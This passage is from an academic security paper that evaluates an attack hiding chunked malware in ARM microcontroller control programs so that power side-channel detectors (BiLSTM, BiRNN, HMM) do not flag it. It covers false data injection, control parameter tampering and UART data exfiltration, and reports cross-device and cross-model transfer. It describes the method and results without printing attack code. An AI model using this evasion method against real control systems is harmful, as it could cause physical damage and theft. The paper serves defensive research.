All three detectors operate on signal segments. Signal segments are extracted using a 90% overlapping sliding window on the power side-channel signals [22]. For the HMM, the signal segments were used as observations. The HMM state is defined as the unique samples in the observation set. Multiple HMM models are trained. Each one corresponds to one execution path and is trained using power side-channel signals of that path. To classify a test signal, all the trained HMMs are queried using the signal, and each HMM produces a log-likelihood score that represents how likely the signal is generated by the HMM. The HMM (or the corresponding execution path) with the highest log-likelihood score is the prediction. The overall confidence score of the multi-HMM model is the highest log-likelihood score.

Window Size and Features. For both time and frequency [22] representation of the window, we test different window sizes. Our goal is to identify values that allow us to reach comparable detection performance to prior work (see Table 2). In particular, we tested multiple window sizes starting from a base window of 4 signal points (representing a single instruction), progressively increasing the window size until matching the prior work performance. We note that the window sizes of all the detectors stay within the control loop (scan cycle). We further discuss the possibility of windows spanning multiple control loops in Section 6.

Detector Training. We train a detector with the power side-channel signal and its corresponding execution path pairs. We collect 20 signals for each test case as the training dataset, another 10 as the validation dataset. For the BiLSTM and BiRNN, the average number of epochs during training is 1000. For the HMM, we use a max of 200 iterations and a tolerance of 0.01. We empirically determine the architecture of the detector for each target program, i.e., size and number of hidden layers, by starting with a hidden size of 64 and 2 layers, and increasing the numbers until we achieve both a good validation classification accuracy as well as high confidence scores of all signals in the validation dataset. We use a similar strategy for the HMM with a starting point of 10 states and one mixture component.

Detector Accuracy. We report the classification accuracy and the area under the ROC curve (AUC) of each detector on its corresponding testing dataset in Table 2. Both BiLSTM and and BiRNN have good classification accuracy and detection performance for all the programs with both time and frequency features. The results match with the detection solutions in related work [22, 32]. Note that the results of HMM are not as good as others. We spent a lot of effort tuning the parameters of these HMM models but were not able to achieve optimal results for all the programs. We report the best results we obtained in the table. We speculate that (unlike neural network-based models) the HMM cannot deal with long sequences well. As the program becomes larger, the HMM can no longer capture the temporal dependencies in the signal well. From the adversarial perspective, attacking a weaker detector is easier.

BiLSTM						
Feature	Time			Frequency		
Metric	WS	Acc.	AUC	WS	Acc.	AUC
path	4	98.01%	0.99	8	99.02%	0.99
collision	8	100.0%	0.99	16	100.0%	0.99
cruise	8	100.0%	0.99	16	100.0%	0.98
kalman	4	99.60%	0.99	8	100.0%	0.98
particle	64	99.86%	0.99	64	99.98%	0.99
BiRNN						
Feature	Time			Frequency		
Metric	WS	Acc.	AUC	WS	Acc.	AUC
path	8	99.26%	0.99	8	100.0%	0.98
collision	8	100.0%	0.98	16	100.0%	0.98
cruise	8	99.17%	0.99	16	99.12%	0.99
kalman	8	99.57%	0.99	8	98.23%	0.98
particle	64	99.22%	0.98	64	98.99%	0.99
HMM						
Feature	Time			Frequency		
Metric	WS	Acc.	AUC	WS	Acc.	AUC
path	8	98.23%	0.99	8	99.91%	0.99
collision	8	99.16%	1.00	8	100.0%	0.98
cruise	8	99.01%	0.95	8	100.0%	0.96
kalman	8	77.50%	0.85	8	85.50%	0.82
particle	16	72.00%	0.76	16	63.50%	0.73

Table 2: Performance of detector models constructed for all programs with both Time and Frequency features, comparing Window Size (WS), Accuracy, and Area Under Curve (AUC).

Exploratory Analysis: Instruction Insertion. Before we present our evaluation results on the real control attacks, we perform an exploratory analysis on the trained detectors to estimate the impact that deviations from a benign program introduce in the detector output. We consider both inserting and altering instructions.

For instruction insertion, we create a chunk consisting of several NOP instructions. We vary the number of NOP instructions in the chunk and insert it into the beginning, the middle and the end of the benign program. We find that, without the optimization proposed in this paper, even a single instruction insertion can lead to detection. For example, in the collision avoidance program, the insertion significantly decreases the output confidence score of the detector from an average of 0.99 to 0.87. This is because the side-channel detector captures the temporal relations of the signal segments (time or frequency features) of benign samples. Inserting new instructions introduces new signal features as well as shifts the rest of the signal points from the injection point. This has the ef-

fect of altering the internal states (i.e., hidden states) of all the affected signal segments. Such alteration accumulates along the sequence, making the final output of the detector deviate significantly from normal values (values of benign samples). However, we will show below that with our proposed attack, it is possible to find locations in the benign program to inject malicious chunks such that the internal states can be 'routed' back to normal. In this way, the malicious sample stays undetected. We did not investigate the insertion of very long malicious instruction sequences, but for all the evaluated representative malware (some up to half the size of the benign program), our approach is able to find evading samples.

Exploratory Analysis: Instruction Alteration. The goal of instruction alteration is to replace individual benign instructions with others that have malicious effects, but do not impact the detector's classification. In addition, after the alteration the semantic and data flow of the original program should stay unchanged—otherwise the program might crash or misbehave in a noticeable way. This means keeping the original program's behavior as intact as possible while achieving the desired side-effects of the malware, which imposes a large number of hard constraints. Therefore, we only perform some preliminary studies. We consider altering an arithmetic or load instruction by instead moving the result to the register directly. We choose one instruction from the beginning, the middle and the end of the program. We find that the average confidence score suffers a detectable drop from an average of 0.99 to 0.93. This is because altering an instruction changes the signal profile of itself and the surrounding instructions, causing internal states of the detector to deviate from the normal state. A search for more suitable alteration would require more complex semantic constraints and a much larger search space compared to instruction insertion only. As a result, in the remainder of this work we focus on instruction insertion.

Training the Adversary's Substitute Setup. Normally, training for a side-channel detector is done in-situ with training traces being acquired during normal operation. In the case of the substitute setup, the adversary does not have a complete operational system for training, instead knowing only the control program and hardware platform. To compensate, the adversary can generate a set of program inputs with thorough path coverage using a symbolic execution framework like Angr [59] or KLEE [8]. These program analysis frameworks are flexible tools for verifying program correctness, finding bugs, and exploring control flows.

Running Angr on a binary program produces a set of logical expressions containing the path constraints for each control path within a program. The path constraints determine input variable value ranges that will lead execution down a certain control flow. We then evaluate these logic expressions using a logic solver (such as Z3 [12]) to generate multiple unique concrete inputs for each control path. This allows us to train our substitute classifier against a wide array of scenarios, representative of normal operation. While in general, symbolic execution faces issues with exponential growth of paths, it remains feasible for size-limited embedded programs.

Avg # Inst. per chunk / Total # Inst.	path	collision	cruise	kalman	particle
False Data Injection	4/36	4/48	4/24	4/16	4/28
Overwrite Actuation Output	4/12	4/12	4/16	4/12	4/8
Control Parameter Attack	4/16	4/16	4/12	4/24	4/28
Data Logging	8/32	8/64	8/56	8/72	8/64
Confidential Information Disclosure	7/119	7/119	7/119	7/119	7/119

Table 3: The instruction count (by clock cycle) of malware chunks/samples.

5.2 Evaluation of Attack

We now evaluate our attack using five different malware payloads. The payloads range from few instructions customized for the target program (e.g., Overwrite Actuation Output) to generic longer sequences of 119 instructions in the case of Confidential Information Disclosure. When implementing the attacks, we first disassemble the program binary. Then, for each specific type of attack, we determine the data that we want to attack, and construct malware chunks based on this. We run data flow analysis afterwards to determine the life cycle of each malware chunk. Finally, after the malicious chunks are injected, we re-assemble the assembly code into a binary. We then collect power side-channel signals during the program execution. Those steps are repeated for every iteration of the proposed attack framework. To construct malware chunks, we only use registers that are not used by the target program to avoid potential conflicts.

The average number of instructions per chunk and the total number of instructions of a malware sample for all 5 types of malware are shown in Table 3. For example, 9 chunks of malware (with average size 4 instructions) were used for False Data Injection on the path program.

False Data Injection/Overwriting Actuation Outputs. These two classes of attacks modify the inputs and outputs of the program, resulting in malicious behavior. To implement this type of attack, we first reverse-engineer the binary of the target program and locate the memory addresses of where input/output data are stored, then refer to those addresses in our malicious code to modify the corresponding values.

We consider the modification of a single input/output variable to be one malware chunk. The live range of each chunk is constrained to be between the beginning of the scan cycle of the program and where the data is first used (input) or between the data is last written and the end of the scan cycle (output). By serving false data to the program, the attacker can control the physical system arbitrarily.

BiLSTM										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	1.0009	1.0036	1.0014	0.9952	1.0039	1.0031	0.9973	0.9975	1.0001	1.0045
collision	0.9985	0.9985	1.0023	1.0004	0.9995	1.003	1.0028	0.9986	0.999	0.9978
cruise	1.005	1.0019	0.9967	0.9988	0.9978	0.9987	0.997	0.9965	0.9973	0.9961
kalman	1.0027	0.9954	0.9951	0.9954	1.0042	1.004	0.9952	1.0045	1.0047	1.0047
particle	0.997	0.9978	1.0006	1.0045	1.0007	0.9986	0.998	1.0044	0.9989	1.0033
BiRNN										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	0.9973	0.9977	0.9961	0.9987	0.9995	1.0026	1.0048	1.0023	0.9997	0.9964
collision	0.9975	0.9966	0.9982	0.9998	0.9996	0.9953	1.0008	1.0033	1.0045	0.9973
cruise	0.9978	0.9956	1.0038	0.9984	0.9996	0.9981	0.9954	1.0004	1.0026	1.0023
kalman	0.9951	0.9994	1.0004	1.0022	1.0045	0.9956	1.0037	1.0006	1.0033	0.9952
particle	1.0026	0.9954	0.9956	0.9974	1.0011	0.9994	0.999	0.999	1.0034	0.9979
HMM										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	0.9993	0.9987	0.9969	0.9970	1.0035	1.0020	1.0007	0.9995	0.9975	1.0008
collision	1.0024	1.0032	1.0038	1.0013	0.9982	1.0027	0.9957	0.9984	0.9963	0.9998
cruise	1.0039	1.0038	1.0018	1.0020	0.9953	0.9951	1.0024	1.0003	1.0027	0.9969
kalman	1.1398	1.2010	1.0389	1.1015	1.1290	1.2312	1.1026	1.1107	1.1114	1.1023
particle	1.1530	1.1115	1.1128	1.1227	1.1511	1.1199	1.1392	1.1143	1.1879	1.1501

Table 4: Normalized average confidence scores (attack performance) on the tested programs with respect to different attacks.

Control Parameter Attack. The control parameter attack seeks to change memory locations containing constants or parameters used by the program. Similar to the previous attack, the control parameter attack is also implemented by reverse-engineering the binary to locate the memory addresses that correspond to the control parameters, manipulating those addresses in the malicious code. In this type of attack, the modification of each control parameter is treated as one malware chunk. The live range of each chunk is between the beginning of the program to where the corresponding control parameter is first used. Attacking the control parameters can effectively drive the physical system into dangerous states, potentially causing catastrophic damage such as crash.

Data Logging. This attack stores data to a predetermined location in memory, allowing it to be retrieved later or reused in a common replay attack scenario. Such an attack is implemented by first reverse-engineering the program binary to identify the addresses of the data that to be logged. The malicious code fetches the values of those addresses and store them in unused addresses in the SRAM. The modification of each data (address) is considered one malware chunk. The live range of these malware chunks is constrained by which locations in the code the desired data are available. Data logging can essentially steal sensitive data from the target program.

Confidential Information Disclosure. This attack scenario involves leaking confidential data used by the program over a communication channel that is available to the attacker. This type of attack is very similar to data logging with the difference being that the data is sent out in real time. In our implementation, we choose UART as the channel, leveraging the UART transmission function in the CMSIS library[3]. We linearize the code by removing functions, condition checks and other branch instructions, treating each basic block as one malware chunk. Again, the live ranges of the malware chunks are subject to the availability of the data to be sent out.

Research Questions. We aim to answer the following research questions by evaluating the proposed attack:

- RQ1: Can the proposed attack framework help find evasive malware sample injection strategies?
- RQ2: Can the proposed attack framework work under a cross-device setup for real-world settings?
- RQ3: Can the proposed attack framework even work under a cross-model setup for adversaries without access to the target detection models?
- RQ4: Can the proposed attack be still effective when adversarial examples are included during the training of the detectors?

RQ1: To answer RQ1, we apply our proposed attack framework to all the aforementioned attack types against the 5 control programs. We present the highest average confidence score achieved for each program and attack pair in Table 4. The reported confidence scores are normalized by the average confidence scores of benign traces. Therefore, a score close to or greater than one indicates a successful attack. As can

[3]The CMSIS library is a HAL implementation for ARM Cortex.

be seen from the table, the proposed attack is able to find an evading sample with very high score for all the scenarios. By splitting the malicious payload into small chunks and optimizing to find locations in the benign program to inject the chunks, the proposed attack framework manages to hide a malicious payload in a benign program. For HMM-based detectors that are weaker (e.g. kalman and particle), since the average confidence score of the benign signals are lower, the proposed attack can even find evading samples with a significantly larger confidence score. As mentioned above, injecting malicious code deviates internal states of the detector. The optimization of our proposed attack finds locations in the benign program to inject each chunk such that the internal states can be 'routed' back to normal. In this way, the malicious sample stays undetected.

We also compare the proposed attack framework with a baseline attack strategy, i.e., injecting the malicious payload directly without our optimization algorithm (represented by BASELINE). For this baseline attack, we manually identify a location in the benign program where injecting the malicious payload will be effective. For example, in the false data injection attack, we inject the malicious payload at the beginning of the program. We use CHUNK to represent the proposed attack approach in which payload chunks are injected into locations in the program determined by our search algorithm.

Figure 10 shows the mean of the normalized scores achieved for each strategy for a BiLSTM-based detector using time feature. For each attack, the scores are averaged over all the five programs. As shown, BASELINE results in lower scores compared to CHUNK, as injecting the malicious payload introduces signal patterns which cannot be recognized by the detector. Therefore, the output confidence score is still low. However, in the case of CHUNK, our search algorithm manages to find the optimal locations to inject the malicious chunks. In this way, the confidence score is kept high.

The proposed attack helps find a more robust evading sample. As is mentioned in Section 4, we observe that for a program with a malicious payload injected, the confidence scores tend to have a large amount of variation. Based on Equation 3, the optimization aims at minimizing this variation. This can help find a more robust evading sample. We apply the attack approach again on all the five programs with respect to all five control attacks. But this time, we do not consider the standard deviation in the formula, i.e., $\eta = 0$. We report the mean and max/min range of the confidence scores in Figure 11. The results are averaged over all the five programs. Again a BiLSTM-based detector using time feature is used.

As illustrated, without considering the variation, the attack approach cannot find an evading sample with low variation for most of the control attacks. Only by taking the variation into account in the optimization objective can the attack approach can find evading samples with low variation, i.e., a more robust evading sample. This is because without considering the variation of the confidence score in the optimization formula,




Figure 10: Comparison of attack strategies (averaged over all the five programs). BASELINE represents injecting the malicious payload as a whole. CHUNK represents injecting payload chunks in optimized locations.

the found evading samples might fall into a very sensitive (nonlinear) region in the signal space.

Therefore, a tiny change in the signal due to circuit noise or data differences might alter the confidence score significantly. Such a result is not robust. With the variation of the confidence score plugged in the formula, our search algorithm looks for samples with both a high score and low variation. Therefore, the result found is more robust and less likely to be detected.

5.3 Detailed cross-device attack performance

We report the detailed cross-device attack performance for all the programs and with respect to different attacks in Table 5. The collision avoidance and particle filter program have slightly lower confidence scores over all the attacks compared to other control programs. This is because these two programs have larger number of classes compared to other control programs. Therefore, their loss surfaces are more complicated. This makes them more sensitive to changes in the input.

RQ2: As described in our attack model, realistically the attacker cannot query the target microprocessor unlimited number of times. Instead, they can construct a substitute setup to generate malware samples and apply them to the original microprocessor. To answer RQ2, we assume the attacker has a substitute setup for generating the malware samples. Specifically, they have a substitute device which is exactly the same as the target one, and a copy of the program binary. They can upload the program binary to the substitute devices and collect power side-channel signals. We also assume the attacker knows the model architecture of the detector and they can train a substitute detector using the signals they collected. After generating the malware samples, the attacker can apply them to the original device under attack.

We compute the normalized confidence scores for all the programs with respect to different attacks. We obtain an average score of approximately 0.93. Detailed results can be found in Table 5. This is slightly lower than on the original

BiLSTM										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	0.9361	0.9385	0.9128	0.9449	0.9239	0.9376	0.9333	0.924	0.9247	0.9215
collision	0.9199	0.9086	0.9201	0.9048	0.919	0.9093	0.9239	0.9049	0.9136	0.9231
cruise	0.9339	0.9339	0.9311	0.9159	0.9276	0.9263	0.9475	0.9383	0.9161	0.9105
kalman	0.9414	0.9367	0.9266	0.9496	0.9225	0.9164	0.9176	0.9272	0.9275	0.935
particle	0.9205	0.9172	0.902	0.9125	0.9042	0.9145	0.9222	0.9124	0.9149	0.9201
BiRNN										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	0.9306	0.9249	0.9105	0.9354	0.9199	0.9403	0.9453	0.9485	0.9257	0.9321
collision	0.9176	0.9065	0.9181	0.9122	0.9253	0.9263	0.9236	0.9283	0.9105	0.9086
cruise	0.947	0.9188	0.9298	0.9361	0.9188	0.9138	0.91	0.9471	0.949	0.9269
kalman	0.9168	0.9316	0.9382	0.9364	0.9436	0.9421	0.9492	0.9331	0.9154	0.9147
particle	0.9103	0.9153	0.9272	0.913	0.9286	0.9164	0.9079	0.916	0.9259	0.9455
HMM										
Program	Input manipulation		Control parameter		Overwrite actuation		Data logging		Information disclosure	
Feature	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency	Time	Frequency
path	0.9208	0.921	0.9202	0.9185	0.9193	0.9234	0.921	0.9214	0.9244	0.9199
collision	0.916	0.9231	0.9202	0.9153	0.9157	0.9184	0.92	0.9152	0.9192	0.9202
cruise	0.9165	0.9206	0.916	0.9196	0.9217	0.9237	0.9178	0.924	0.9152	0.9159
kalman	1.0128	1.0113	1.0012	1.0102	1.1	1.1101	1.0007	1.0154	1.0321	1.0508
particle	1.0111	1.0203	1.0189	1.0169	1.0087	1.0147	1.0194	1.0155	1.0146	1.0128

Table 5: Normalized average confidence scores for cross-device attack performance on the tested programs with respect to different attacks. Here, the attack evaluation device is different from the attack optimization (substitute setup) device.

device. However, they are still acceptably high. This means the evading samples found by the proposed attack framework manage to transfer to a different device. We attribute the cross-device transferability of the proposed attack to the goal of the optimization. Even though on a different device the signal patterns can be different due to circuit noise, since the goal of the proposed attack is to find an evading sample with low standard deviation, the effect of such signal pattern difference does not significantly decrease the confidence score. We also note that the collision avoidance and particle filter program have slightly lower confidence scores over all the attacks compared to other control programs. This is because these two programs have larger number of classes compared to other control programs. Therefore, their loss surfaces are more complicated. This makes them more sensitive to changes in the input.

RQ3: RQ3 addresses questions of transferability by further restricting the attacker's knowledge and capabilities on the target; not only does the attacker have no access to the target microprocessor, nor do they have knowledge of the model of the detector. This can be the model type, the model architecture (e.g. number of hidden layers or the size of each hidden layer). We show that by exploiting the transferability of machine learning models, such an attack is still possible. We examine the transferability among the aforementioned three detector models as well as a substitute detector for BiLSTM




Figure 11: Comparison of the attack with and without considering the confidence score variance. The error bars represent the max and min confidence scores . By considering the variance, we find robust evading samples.

(BiLSTM$_{sub}$). For BiLSTM$_{\text{sub}}$ we make the hidden layer size half and double the number of layers. These four models represent three different levels of transferability: cross different architectures of the same model, cross different models of the same family (i.e., neural networks) and cross different families of models. The detectors are trained using the power signals collected from the substitute device. We upload the evading samples found in RQ1 to the original device. We then collect 100 power side-channel signals for each execution path of the program from the original device. These signals are sent to the detectors to generate the confidence scores.

We report the normalized average score for each pair of

	Detector	BiLSTM	$\text{BiLSTM}_{\text{sub}}$	BiRNN	HMM
Time	BiLSTM	-	0.9323	0.9301	0.7712
	$\text{BiLSTM}_{\text{sub}}$	0.9301	-	0.9277	0.7513
	BiRNN	0.9135	0.9126	-	0.7912
	HMM	0.8012	0.8071	0.7908	-
Frequency	BiLSTM	-	0.9302	0.9287	0.8124
	$\text{BiLSTM}_{\text{sub}}$	0.9226	-	0.9191	0.7811
	BiRNN	0.9107	0.9097	-	0.5511
	HMM	0.7798	0.8025	0.8175	-

Table 6: Transferability between different models. Normalized average scores between each pair of models.

four models in Table 6. The reported results are averaged over all the programs and attack types for each model. As can be seen, cross architecture and cross model attacks transfer pretty well. This is due to the fact that these neural network-based models are trained with the same dataset, perform similar computations, follow similar optimization procedure, so loss surface of these models are similar to some extent. On the other hand, cross family attack does not transfer very well. This is because two families of models, such as neural networks and HMM, can be very distinct. To sum up, recall our attack model, an adversary only needs to know the family of the detector model to successfully perform the attack.

RQ4: RQ4 even further challenges the capability of the proposed attack approach by asking: *Is the proposed attack still effective even when generated evading samples are included in the training dataset of the detector?* To answer the question, we adopt adversarial training in the design of the detectors and test the proposed attack approach on them. Specifically, for a detector under attack, we create one more adversarial class apart from its original classes. To prepare data for training this augmented detector, we use the proposed attack approach to generate evading samples for all the attack types we considered. We pick the top 10 evading samples (in the sense of average confidence score) and collect power side-channel signals of these evading samples as signal samples in the adversarial class. This is to show the detector what evading malicious signals look like. We then train the detector in a standard way. Finally, we apply the proposed attack on the augmented detectors. To make the proposed attack compatible with the augmented attacks, borrowing from the idea from adversarial machine learning [28], we replace the confidence scores in Equation 3 with the cross entropy loss of the input signals with respect to the adversarial class. By maximizing this loss, we are essentially reducing the probability of classifying a malicious signal into the adversarial class. Once we obtain the result from the attack procedure, we classify the corresponding power side-channel signals using the augmented detector. We measure the successful rate of the attack by looking at how many signals are classified into any class other than the adversarial class.

	path	collision	cruise	kalman	particle
Time	99.78%	100%	97.13%	99.24%	98.55%
Frequency	99.26%	99.16%	98.01%	98.26%	97.98%

Table 7: Attack success rate for adversarial training augmented BiLSTM detector.

We perform the aforementioned experiment on BiLSTM-based detectors for all the five programs. To construct an augmented detector and measure the attack performance, evading samples of all the attacks we considered are used. We collect five power side-channel signals for each test input. We observe that all augmented detectors has very good performance (average classification accuracy 98%). For the attack, we report the percentage of signals not classified into the adversarial class as attack successful rate. The results are shown in Table 7. As can be seen from the table, even when evading samples are added to the classifier, our proposed attack can still find evading samples that can cause most of the power signals to be misclassified as benign. This is because data driven models such as a side-channel detector can easily suffer from lack of sufficient data, leaving a lot of corner cases near the decision boundary. The iterative MCTs optimization of our proposed attack approach can maneuver around the decision boundary, moves towards these corner cases (i.e., regions with a high loss with respect to the adversarial class). Therefore, our proposed attack approach can find an evading sample with a high attack successful rate. There is no direct way of compare the performance with and without adversarial training. This is because the definition of attack success rate is the percentage of signal samples not classified as the adversarial class. In the absence of adversarial training there is no adversarial class, and it is not possible to compute the attack success rate. However, as shown in Table 4 and Table 7, our proposed attack is successful in both scenarios.

6 Discussion

Improving malicious hit-rate. One limitation of this work as it stands is that a solution is not guaranteed even though we did not face this problem in our extensive experiments. Due to the constrained nature of the problem, we are not theoretically guaranteed to find a suitable evading example. To address this issue, one possible future direction is the incorporation of code randomization [25] applied to malware samples.

Recommendations for defense. A common strategy for mitigating the effect of adversarial examples is the use of adversarial training. Borrowing ideas from adversarial machine learning and including adversarial examples generated by our method in the training data can potentially produce a more robust side-channel monitor. However, our experiments indicate such mitigation is not effective against our proposed

attack. Alternatively, the detector could perform information fusion and utilize power and electromagnetic side-channels at the same time. Misleading such a hybrid detection engine could be more challenging in practice.

As noted in Section 5.1, window sizes of all the detectors stay within the control loop (scan cycle). As a result, windows will never span two control loops at once. A possible avenue for detector improvements would be to use windows spanning multiple control loops. However, including more scan cycles in the window would increase the number of path combinations exponentially and potentially cause a state explosion. Given that the focus of this work was not on developing better detectors, we leave this exploration for future work.

Possible Transferability to EM Side Channel. The proposed attack approach can potentially be transferred to EM side channel for the following reasons. First of all, both power and EM side-channels originate from the same circuit components. Therefore, they may have high correlation. Moreover, the proposed attack approach is a search based attack; it does not depend on a specific type of physical side-channel signals to work. Therefore, it can also be applied to EM side-channel signal based detectors.

7 Related Work

Physical Side Channel Analysis. Many recent works analyze physical side channels (e.g. power consumption or EM radiation) produced by embedded microcontrollers to infer their internal behavior. Eisenbarth et al. [13] demonstrate the ability to reconstruct a program by modeling executed instructions with Hidden Markov Model (HMM) states. Other works leverage side-channel information to verify the integrity of code execution on a monitored device.

Liu et al. [32] track code execution using power signals. They measure the voltage drop over a resistor on the power pin of the monitored 8-bit AVR microcontroller. They train an HMM on normal program executions and use a maximum likelihood algorithm to detect abnormal control flows. Nazari et al. [39] measure EM spectra and use statistical tests to determine whether an execution follows a "benign" frequency distribution. Han et al. [22] use neural networks to classify benign and malicious EM signals. All of these works utilize data-driven models, which are susceptible to adversarial examples [19]. Our attack exploits the vulnerabilities of imperfect data-driven models to evade the detection mechanism.

Functional Malware Generation. The generation of functional malware to evade defensive classifiers has been previously studied in the case of PDF malware [11, 63]. They utilize mutation-based approaches such as genetic algorithms to convert benign samples to malicious-but-evasive samples while maintaining malicious functionality. In [11], the authors use a generation-testing loop to verify the functionality of a malware sample once it is generated. In [63], the authors use a query-based approach and knowledge of classifier features to guide their search for evasive and functional malware variants. We approach our problem similarly with exploratory methods to find evasive malicious samples with a query-based approach. In our problem, however, the features of the side-channel monitor are not readily mapped to the input domain. We further prune our search space using Monte-Carlo tree search and deep reinforcement learning.

Evading Classifiers with Adversarial Examples. Our attack is based on the vast amount of adversarial example research in machine learning [64]. A well known method in this domain is the fast gradient sign method (FGSM) for generating adversarial examples [19]. This method calculates gradients to determine the best perturbation direction to generate an adversarial example. The usage of gradient information is popular among many adversarial example construction techniques [37,47,64]. Even methods that do not use gradient information directly estimate gradient information using iterative and query-based techniques [26, 40]. In our case, the classifier uses physical signals created from discrete instructions executed on a processor. Therefore, in our case the classifier gradient does not contain direct information on how to create an adversarial example program. As a result, we use iterative gradient estimation techniques in the form of Monte-Carlo Tree search, as well as deep reinforcement learning to develop feasible adversarial examples.

8 Conclusion

In this work, we investigate the resilience of side-channel based control flow monitoring schemes. We design and demonstrate attacks that allow (despite the comprehensive monitoring enabled via power consumption) to *hide in plain sight*. Our attacks inject a functional malware payload; this is achieved using adversarial code injection and optimization techniques like Monte Carlo Tree Search to help explore the discrete and constrained state space. Our experiments on the popular ARM microcontroller demonstrate that even though side-channel monitors are physically isolated, measure immutable signals, use uninterpretable models, and present a highly constrained input domain for an attacker, they remain vulnerable to malicious code execution. Our results demonstrate that, although side-channel monitoring systems are well matched for real-time embedded control systems, they are not as secure as previous work would suggest. Therefore, more research is required to improve their robustness against evasive advanced adversaries, including (but not restricted to) the use of information fusion.

Acknowledgement

We would like to thank the National Science Foundation (NSF) for their support of our work through grants by the Cyber-Physical Systems (CPS) and Secure and Trustworthy Cyberspace (SaTC) programs.

References

[1] Arm cortex m4. https://developer.arm.com/ip-products/processors/cortex-m/cortex-m4. Accessed: 2021-06-01.

[2] Network defense. https://crypto.stanford.edu/cs155old/cs155-spring06/13-network-defense.pdf. Accessed: 2019-03-20.

[3] Pfp cybersecurity. https://www.pfpcyber.com/. Accessed: 2019-06-26.

[4] S. Abe, M. Fujimoto, S. Horata, Y. Uchida, and T. Mitsunaga. Security threats of internet-reachable ics. In *2016 55th Annual Conference of the Society of Instrument and Control Engineers of Japan (SICE)*, pages 750–755. IEEE, 2016.

[5] T. Abera, N. Asokan, L. Davi, J.-E. Ekberg, T. Nyman, A. Paverd, A.-R. Sadeghi, and G. Tsudik. C-flat: control-flow attestation for embedded systems software. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 743–754. ACM, 2016.

[6] M. Balduzzi, C. T. Gimenez, D. Balzarotti, and E. Kirda. Automated discovery of parameter pollution vulnerabilities in web applications. In *NDSS*, 2011.

[7] L. Batina, S. Bhasin, D. Jap, and S. Picek. Csi nn: Reverse engineering of neural network architectures through electromagnetic side channel. In *28th USENIX Security Symposium (USENIX Security)*, pages 515–532, 2019.

[8] C. Cadar, D. Dunbar, D. R. Engler, et al. Klee: unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[9] R. Callan, F. Behrang, A. Zajic, M. Prvulovic, and A. Orso. Zero-overhead profiling via em emanations. In *Proceedings of the 25th International Symposium on Software Testing and Analysis*, pages 401–412. ACM, 2016.

[10] E. Chien, L. OMurchu, and N. Falliere. W32.Duqu - The precursor to the next Stuxnet. Technical report, Symantic Security Response, nov 2011.

[11] H. Dang, Y. Huang, and E.-C. Chang. Evading classifiers by morphing in the dark. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 119–133. ACM, 2017.

[12] L. De Moura and N. Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[13] T. Eisenbarth, C. Paar, and B. Weghenkel. *Building a Side Channel Based Disassembler*, pages 78–99. Springer Berlin Heidelberg, Berlin, Heidelberg, 2010.

[14] N. Falliere, L. O. Murchu, and E. Chien. W32.Stuxnet Dossier. Technical report, Symantic Security Response, Oct. 2010.

[15] Y. Feng, O. Bastani, R. Martins, I. Dillig, and S. Anand. Automated synthesis of semantic malware signatures using maximum satisfiability. *arXiv preprint arXiv:1608.06254*, 2016.

[16] H. Gao, Y. Chen, K. Lee, D. Palsetia, and A. N. Choudhary. Towards online spam filtering in social networks. In *NDSS*, volume 12, pages 1–16, 2012.

[17] L. Garcia, F. Brasser, M. H. Cintuglu, A.-R. Sadeghi, O. A. Mohammed, and S. A. Zonouz. Hey, my malware knows physics! attacking plcs with physical model aware rootkit. In *NDSS*, 2017.

[18] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. Ai 2: Safety and robustness certification of neural networks with abstract interpretation. In *Security and Privacy (SP), 2018 IEEE Symposium on*, 2018.

[19] I. J. Goodfellow, J. Shlens, and C. Szegedy. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572*, 2014.

[20] W. Guo, D. Mu, J. Xu, P. Su, G. Wang, and X. Xing. Lemna: Explaining deep learning based security applications. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 364–379. ACM, 2018.

[21] Y. Han, I. Christoudis, K. I. Diamantaras, S. Zonouz, and A. Petropulu. Side-channel-based code-execution monitoring systems: a survey. *IEEE Signal Processing Magazine*, 36(2):22–35, 2019.

[22] Y. Han, S. Etigowni, H. Liu, S. Zonouz, and A. Petropulu. Watch me, but don't touch me! contactless control flow monitoring via electromagnetic emanations. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1095–1108. ACM, 2017.

